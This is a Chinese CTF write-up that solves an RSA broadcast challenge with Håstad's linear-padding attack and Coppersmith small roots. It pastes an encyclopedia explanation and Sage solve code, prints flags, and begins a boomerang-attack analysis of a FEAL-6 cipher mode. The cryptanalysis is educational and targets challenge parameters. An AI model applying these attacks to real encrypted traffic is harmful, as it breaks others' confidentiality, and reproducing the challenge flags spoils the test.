
flag{fa0f8335-ae80-448e-a329-6fb69048aae4}

手速快，又拿了一血

精明的Alice

题目名字说是Broadcast，实际上并不是简单的广播攻击。

简单的广播攻击，前提是对同一个m加密：



Basic Broadcast Attack

攻击条件

如果一个用户使用同一个加密指数 e 加密了同一个密文，并发送给了其他 e 个用户。那么就会产生广播攻击。这一攻击由 Håstad 提出。

攻击原理

这里我们假设 e 为 3，并且加密者使用了三个不同的模数 n_1, n_2, n_3 给三个不同的用户发送了加密后的消息 m，如下

$$\begin{aligned} c_1 &= m^3 \bmod n_1 \\ c_2 &= m^3 \bmod n_2 \\ c_3 &= m^3 \bmod n_3 \end{aligned}$$

这里我们假设 n_1, n_2, n_3 互素，不然，我们就可以直接进行分解，然后得到 d，进而然后直接解密。


同时，我们假设 $m < n_i, 1 \le i \le 3$。如果这个条件不满足的话，就会使得情况变得比较复杂，这里我们暂不讨论。

既然他们互素，那么我们可以根据中国剩余定理，可得$m^3 \equiv C \bmod n_1n_2n_3$。

此外，既然 $m < n_i, 1 \le i \le 3$，那么我们知道 $m^3 < n_1n_2n_3$ 并且 $C < m^3 < n_1n_2n_3$，那么 $m^3 = C$，我们对 C 开三次根即可得到 m 的值。

对于较大的 e 来说，我们只是需要更多的明密文对。

在这一题里，显然每一次的m都不一样，而且e=3的时候，就2个其他用户（明密文对）。




```
for i in range(4):
    name = Usernames[i+1]
    open(name+'Public.pem', 'wb').write( PKs[i].exportKey('PEM') )

    data = {'from': sha256( b'Alice' ).hexdigest(),
            'to'  : sha256( name.encode() ).hexdigest(),
            'msg' : msg
            }
    data = json.dumps(data, sort_keys=True)
    m = number.bytes_to_long( data.encode() )

    cipher = pow(m, PKs[i].e, PKs[i].n)

    open(name+'Cipher.enc', 'wb').write( number.long_to_bytes(cipher) )
```

每一次的m都是由

1. from Alice (每次都相同)
2. to name (每次都不同)
3. msg (每次都相同)

生成，其中只有`'to' : name`会变。

又由于有一个`data = json.dumps(data, sort_keys=True)`，会根据这个data字典的key来排序，使得最终的data变成了：



```
In [148]: data = {'from': sha256( b'Alice' ).hexdigest(),
     ...:         'to'  : sha256( 'Bob'.encode() ).hexdigest(),
     ...:         'msg' : msg.decode()
     ...:       }

In [149]: json.dumps(data, sort_keys=True)
Out[149]: '{"from": "3bc51062973c458d5a6f2d8d64a023246354ad7e064b1e4e009ec8a0699a3043", "msg": "111111111111111111111111
11111111111111111111111111111111111111111111111111111111111111111111111", "to": "cd9fb1e148ccd8442e5aa74904cc73bf6fb54d1
d54d333bd596aa9bb4bb4e961"}'
```

name用的Bob，msg（试验）选择的是95个'1'

可以发现，msg会被排序至中间这个位置。

`m = high + mid + low`

high就是对应的`'from' : Alice`，mid就是对应的`'msg' : msg`，low就是对应的`'to' : name`。

每一个m的高、中位都是不变的，只不过低位变了而已。

---

high和low都是已知(可以算出来）的，我们想要求的东西，就是这个mid。

这就让我想到了之前SCTF的一道Broadcast Attack with Linear Padding。

我们可以把每一次的m看成


$$m_i = (\text{high} << 1368) + (x << 608) + \text{low}_i$$
$$m_i = a \cdot x \cdot 2^{608} + b_i$$

其中

$$a = 1, \quad b_i = \text{high} \cdot 2^{1368} + \text{low}_i$$

且x仅为95*8=760位。

利用Broadcast Attack with Linear Padding



The simplest form of Håstad's attack[3] is presented to ease understanding. The general case uses the Coppersmith method.

Suppose one sender sends the same message M in encrypted form to a number of people $P_1; P_2; \dots; P_k$, each using the same small public exponent e, say $e = 3$, and different moduli $\langle N_i, e \rangle$. A simple argument shows that as soon as $k \geq 3$ ciphertexts are known, the message M is no longer secure: Suppose Eve intercepts C_1, C_2, and C_3, where $C_i \equiv M^3 \pmod{N_i}$. We may assume $\gcd(N_i, N_j) = 1$ for all i, j (otherwise, it is possible to compute a factor of one of the N_i's by computing $\gcd(N_i, N_j)$.) By the Chinese Remainder Theorem, she may compute $C \in \mathbb{Z}^*_{N_1 N_2 N_3}$ such that $C \equiv C_i \pmod{N_i}$. Then $C \equiv M^3 \pmod{N_1 N_2 N_3}$; however, since $M < N_i$ for all i', we have $M^3 < N_1 N_2 N_3$. Thus $C = M^3$ holds over the integers, and Eve can compute the cube root of C to obtain M.

For larger values of e more ciphertexts are needed, particularly, e ciphertexts are sufficient.

Generalizations [edit source]

Håstad also showed that applying a linear-padding to M prior to encryption does not protect against this attack. Assume the attacker learns that $C_i = f_i(M)^e$ for $1 \leq i \leq k$ and some linear function f_i, i.e., Bob applies a pad to the message M prior to encrypting it so that the recipients receive slightly different messages. For instance, if M is m bits long, Bob might encrypt $M_i = i2^m + M$ and send this to the i-th recipient.

If a large enough group of people is involved, the attacker can recover the plaintext M_i from all the ciphertext with similar methods. In more generality, Håstad proved that a system of univariate equations modulo relatively prime composites, such as applying any fixed polynomial $g_i(M) \equiv 0 \pmod{N_i}$, could be solved if sufficiently many equations are provided. This attack suggests that randomized padding should be used in RSA encryption.

Theorem 2 (Håstad)

Suppose $N_1, \dots, N_k$ are relatively prime integers and set $N_{\min} = \min_i\{N_i\}$. Let $g_i(x) \in \mathbb{Z}/N_i[x]$ be k polynomials of maximum degree q. Suppose there exists a unique $M < N_{\min}$ satisfying $g_i(M) \equiv 0 \pmod{N_i}$ for all $i \in \{1, \dots, k\}$. Furthermore, suppose $k > q$. There is an efficient algorithm which, given $\langle N_i, g_i(x) \rangle$ for all i, computes M.

Proof

Since the N_i are relatively prime the Chinese Remainder Theorem might be used to compute coefficients T_i satisfying $T_i \equiv 1 \pmod{N_i}$ and $T_i \equiv 0 \pmod{N_j}$ for all $i \neq j$. Setting $g(x) = \sum T_i \cdot g_i(x)$ we know that $g(M) \equiv 0 \pmod{\prod N_i}$. Since the T_i are nonzero we have that $g(x)$ is also nonzero. The degree of $g(x)$ is at most q. By Coppersmith's Theorem, we may compute all integer roots x_0 satisfying $g(x_0) \equiv 0 \pmod{\prod N_i}$ and $|x_0| < \left(\prod N_i\right)^{\frac{1}{q}}$. However, we know that $M < N_{\min} < \left(\prod N_i\right)^{\frac{1}{k}} < \left(\prod N_i\right)^{\frac{1}{q}}$, so M is among the roots found by Coppersmith's theorem.

This theorem can be applied to the problem of broadcast RSA in the following manner: Suppose the i-th plaintext is padded with a polynomial $f_i(x)$, so that $g_i = (f_i(x))^{e_i} - C_i \bmod N_i$. Then $g_i(M) \equiv 0 \bmod N_i$ is true, and Coppersmith's method can be used. The attack succeeds once $k > \max_i(e_i \cdot \deg f_i)$, where k is the number of messages. The original result used Håstad's variant instead of the full Coppersmith method. As a result, it required $k = O(q^2)$ messages, where $q = \max_i(e_i . \deg f_i)$.[3]

可以算出多项式

$$f(x) = (x \cdot 2^{608} + b)^3 - c \pmod{n_1 n_2}$$

的small root。

> small root要求是要小于模数n的1/e次方，而x为760位，760*3=2280>2048=1024*2，所以需要用到两组加密使模数的位数增大为4096位，使得760位的x能够是small root。

sage:

```
from functools import reduce

n = [1174353746813531710148048802014480920191493698846197717686895419387441772439753173870772941394006000429180201150157754922
   1445720996988466817770869733308465144225619311876230578388617033458742083731029714570212817010697224206818569683442142421 76
c = [8190049298225986645065639656298172597926128706450768371303258134744480067344252838541490888036183464705944304534788993901
   1211810116605473771338621538586256976510726298295669962122378464564366820334511185015961414286148570724438146650658222610 07
a = [1, 1]
# b_i = high + low_i
b=[1554427487361299898986637932856694638828524857080656450310835286734001788025266581761320832518383250790140976566982149135 52
  1554427487361299898986637932856694638828524857080656450310835286734001788025266581761320832518383250790140976566982149135 520

def chinese_remainder(n, a):
   sum = 0
   prod = reduce(lambda a, b: a * b, n)
   for n_i, a_i in zip(n, a):
       p = prod // n_i
       sum += a_i * inverse_mod(p, n_i) * p
   return int(sum % prod)

T = []
T.append(chinese_remainder([n[0],n[1]],[1,0]))
T.append(chinese_remainder([n[1],n[0]],[1,0]))


N = n[0]*n[1]
P.<x> = PolynomialRing(Zmod(N))

g=0
for i in range(2):
   g += ((a[i]*x *2^608 + b[i])^3 - c[i])*T[i]
```

```
g = g.monic()
x = g.small_roots()[0]
print x
print hex(long(x))[2:].strip('L').decode('hex')
# 1714661166087377473014475529806516832214035482305327415277479703776481564871479523924321275498885242003713793314464965569235
# Hahaha, Hastad's method don't work on this. Flag is flag{6b6c9731-5189-4937-9ead-310494b8f05b}.
```

flag{6b6c9731-5189-4937-9ead-310494b8f05b}


> 话说，`msg`的内容和给错附件的那道基本上差不多，就flag内容不同。直接把flag括号里的内容当成未知量(仅286位)，一组加密直接求`small root`就可以完事了。
>
> 这题出题人肯定没想到`Hastad's method`仍然适用，只需要2组e=3的加密就可以解出来，而并不需要像官方wp那样需要2组e=3的加密和2组e=5的加密才能解。
>
> 为了看比赛，又双叒叕拿了一血。 fpxnb！

Boom

> 这一题比赛的时候没有做出来，否则我们队就第一了。。

赛后去稍微看了一下`Differential Cryptoanalysis`，再结合官网wp里的关键词`Boomerang Attack`，学习了一下，才做出来。

`task.py`文件中，主要看下面这两个加密和解密的函数。




```python
def encrypt(self, msg):
    msg = self.pad(msg)
    iv = msg[:8]
    pt = msg[8:]
    Emm = int.from_bytes(iv, 'big')
    Em = Feal6.encrypt(Emm, self.subkey)
    out = iv
    for i in range(len(pt) // 8):
        mb = int.from_bytes(pt[i * 8: (i + 1) * 8], 'big')
        block = mb ^ Em
        block = Feal6.encrypt(block, self.subkey)
        cb = block ^ Emm
        out += cb.to_bytes(8, 'big')
        Em = cb
        Emm = mb
    return out

def decrypt(self, msg):
    assert len(msg) % 8 == 0
    iv = msg[:8]
    ct = msg[8:]
    Emm = int.from_bytes(iv, 'big')
    Em = Feal6.encrypt(Emm, self.subkey)
    out = iv
    for i in range(len(ct) // 8):
        cb = int.from_bytes(ct[i * 8: (i + 1) * 8], 'big')
        block = cb ^ Emm
        block = Feal6.decrypt(block, self.subkey)
        mb = block ^ Em
        out += mb.to_bytes(8, 'big')
        Emm = mb
        Em = cb
    return self.unpad(out)
```

